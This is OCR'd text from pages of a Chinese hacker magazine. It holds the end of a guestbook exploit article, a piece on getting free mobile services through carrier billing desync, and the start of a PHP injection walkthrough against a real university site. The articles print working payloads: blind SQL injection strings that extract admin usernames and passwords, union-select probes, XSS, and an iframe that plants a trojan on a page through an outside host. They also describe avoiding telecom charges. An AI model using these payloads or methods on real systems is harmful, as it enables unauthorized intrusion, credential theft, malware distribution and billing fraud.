


图1 直接update操作




图2 没有搜索到的提示消息

那么，我们现在在搜索的文本框里输入："com%' and (select top 1 asc(mid(username,1,1)) from Admin)=97 and '%"，执行的查询条件是："select * from guest where guestcontent like '%com%' and (select top 1 asc(mid(username,1,1)) from Admin)=97 and '%%'"，意思是从数据库中查找存在com字符串，并获取表admin的第一条记录，测试字段username第一个字的ascii码值(默认字段是id，username和password)，猜出来的结果是a，然后只需增加mid()中间的那个"1"和修改值"97"，猜完username就可以猜password了，只需把mid括号内的username改为password，其他和平时sql injection都差不多！由于这款留言本功能简单，所以要获取webshell比较困难（鸡蛋飞，我闪），但是一般情况下，如果管理员密码不是默认密码，那个密码和主站后台的密码一致的可能性很大（社会工程学），所以获得webshell的几率也高！




图3 跨站效果

通过搜索注入获得的用户名和密码，我们就可以登陆到后台进行跨站了，直接在公告的标题里面输入<script>alert("花非花")</script>，然后看看首页，如图3。

由于标题栏的文本框没有限制字符的长度，大家想在里面输入什么都行！当然最狠的应该算是挂马语句了吧，<iframe src=http://www.nohack.com width=0 height=0>，估计大家不会比我陌生吧，我不会做网页木马，汗……估计，跨站挂马已经算是最狠的了！如果你还有更狠的招数，请致电110！

四、后话

仅仅是因为搜索中一个"'"的过滤不严，就造成整个留言本的沦陷，甚至是主站的沦陷！所以希望本文能引起程序开发者的注意，在编写程序时，尽可能地过滤掉那些不安全的因素。有不理解的可以到论坛中交流，我的ID是花非花。

[作者写的HTML利用工具收录在光盘中]

编辑点评： 一个简单的留言本的一些漏洞分析和利用，过程写得比较详细，应该都看得比较明白，我就不作总结了；留言本由于其自身的功能的限制，使得猜出后台账号和密码时也不好顺利拿下WebShell，而其一种思路正如作者那样，利用跨站取得其他的效果！说到跨站，我想其最大的威力就是直接挂马了，在网页木马漫天飞舞的今天，这种方法显然很有杀伤力，但是苦了那些中木马的无辜的人，所以天涯还是希望大家能安静地学东西，不要只拿别人发现的漏洞去做危害别人的事，毕竟我们都希望自己是个好黑客！

移动收费系统漏洞惊现

光芒果[I.S.T]

从本文你可以学到：
1、移动收费系统的漏洞
2、如何利用漏洞免费享受部分移动服务

郁闷，最近没什么发现！忽然发现一个移动收费系统的漏洞，漏洞成因和利用方法都很简单，影响也可大可小，此文仅作探讨，读者请勿恶意使用，否则造成的一切后果与本人及《黑客手册》无关。

其实这是一个地区之间用户数据不同步造成的问题，我发现这个问题是在5·1放假的时候回家（家在H城），在家里无聊，看到一个当地移动公司的广告，说有什么本地交友服务，免包月费用，只需要短信注册就可以加入本地交友和同城的人聊天，信息费还是按0.1元／条收取。其实这就是想要我们多发短信，但既然没有包月费用我就注册了一个。收假后回到学校（N城，和H城同一个省），收到一个MM用这个交友服务给我发的信息，于是跟她聊了十多条短信，这个月去打话费详单时，居然发现在H城发送到那个交友号码的信息是收0.1元／条，但在N城发送的信息是免费的，哈哈，天上掉馅饼啦！我跟我父母还经常用短信联系，如果叫他们也注册这个服务，那我们之间发信息不就是单方免费了吗？

其实，除了这个交友服务外其他服务也存在类似漏洞，比如我在N城开了GPRS八元包月套餐，包含10M的免费流量，超过部分按0.01元／K收费，寒假期间我在家无聊，那个月用手机上网的GPRS流量达到了近20M，也就是说要比平时多100左右的话费，本来是想在家又不用手机打电话，等他停机好了，但后来发现话费只花了60多元（我回家时的话费只有50多元），现在想来应该也是类似的漏洞造成的。

看来我们只需要注册一个服务，到异地后，移动的收费数据库就跟不上了，这样一来我们就可以免费享受这些服务了，特别是一些地方性的服务（如那个同城交友），很可能其他地方根本没有你注册这个服务的数据，那么你就有的赚了！虽然我只遇到了上面的两种服务有这个问题的，但出现在移动中，确实有点令人惊讶。

编辑点评 光芒果的运气真好！偶就不行了，记得前年春节用联通发了10多条短信，过了几天查询1001时，发现话费没有减少，以为联通推出短信免费活动，于了发了N多，结果次月一查话费，几十块大洋被扣除了，原因就是当时数据不同步！

西线无战事

春晓广播：世界杯结束了，编辑这期稿子时我就在想，不知黑客爱好者看球兼踢球的有多少人呢？我算是一个，踢前腰位置。如果大家都穿着nohack.cn的T恤组一支球队，是一件多么幸福的事呀。由于我的位置和齐达内位置相同，所以特做下猜测马特拉齐对齐达内说的是什么使其后者得张红牌，那意大利人说《黑客手册》是本好书，听说8月要改版了！齐达内一听，只说一个字：顶！这期栏目的几篇文章公平来讲，水平不是很高，但是都有可以"顶"的地方，大家慢慢看吧。



一次值得总结的PHP注入

QQ

最近看了很多利用PHP注入拿下大站的文章，觉得自己利用基本的PHP注入是游刃有余了，总想找个站来练练手，但是一直没有机会（忙考试去了）。昨天考试完一上QQ，工作组的Drinkey就发来一个地址，说有PHP注入要我看下，我马上就来了兴趣。




图1

打开连接地址http://www.***.edu.cn/****news/show_news.php?id=6076，用经典方法测试，提交http://www.***.edu.cn/****news/show_news.php?id=6076' 返回错误信息，如图1所示。

接着提交http://www.***.edu.cn/****news/show_news.php?id=6076 and 1=1/*，返回正常如图2所示。再提交http://www.***.edu.cn/****news/show_news.php?id=6076 and 1=2/*，返回你所请求的数据不存在（说明这个查询没有成功）如图3所示。这下就可以确定是存在PHP注入漏洞的！




图2




图3

确定漏洞后首先提交http://www.***.edu.cn/****news/show_news.php?id=6076 and ord(mid(version(),1,1))>51/*，返回正常（和图1一样），说明MYSQL的版本是4.0以上的，那我们就可以用union查询了。接着利用order by把字段数暴出来，提交http://www.***.edu.cn/****news/show_news.php?id=6076 order by 10/*，返回正常，说明字段数大于10。再提交http://www.***.edu.cn/****news/show_news.php?id=6076 order by 15/*，返回错误，可以判断此语句的字段数在10到15之间。到这里还要利用union查询来确定准确的字段数，结果我们提交http://www.***.edu.cn/****news/show_news.php?id=6076 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11/*的时候，返

回结果如图4所示。这个就说明我们猜到了准确的字段数是11。




图4

接下来我们看下这个数据库连接账号有没有文件读写权限，提交http://www.***.edu.cn/****news/show_news.php?id=6076 and (select count(*) from MySQL.user)>0/*，结果返回错误，那我们只能从猜解管理员账号密码，然后登录后台来打算了。后面的事情好像都很顺利，首先猜存放管理员账号密码的表是user，提交http://www.***.edu.cn/****news/show_news.php?id=6076 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11 from user/*，返回正常，如图5所示，一猜即中，说明存在user这个表。




图5

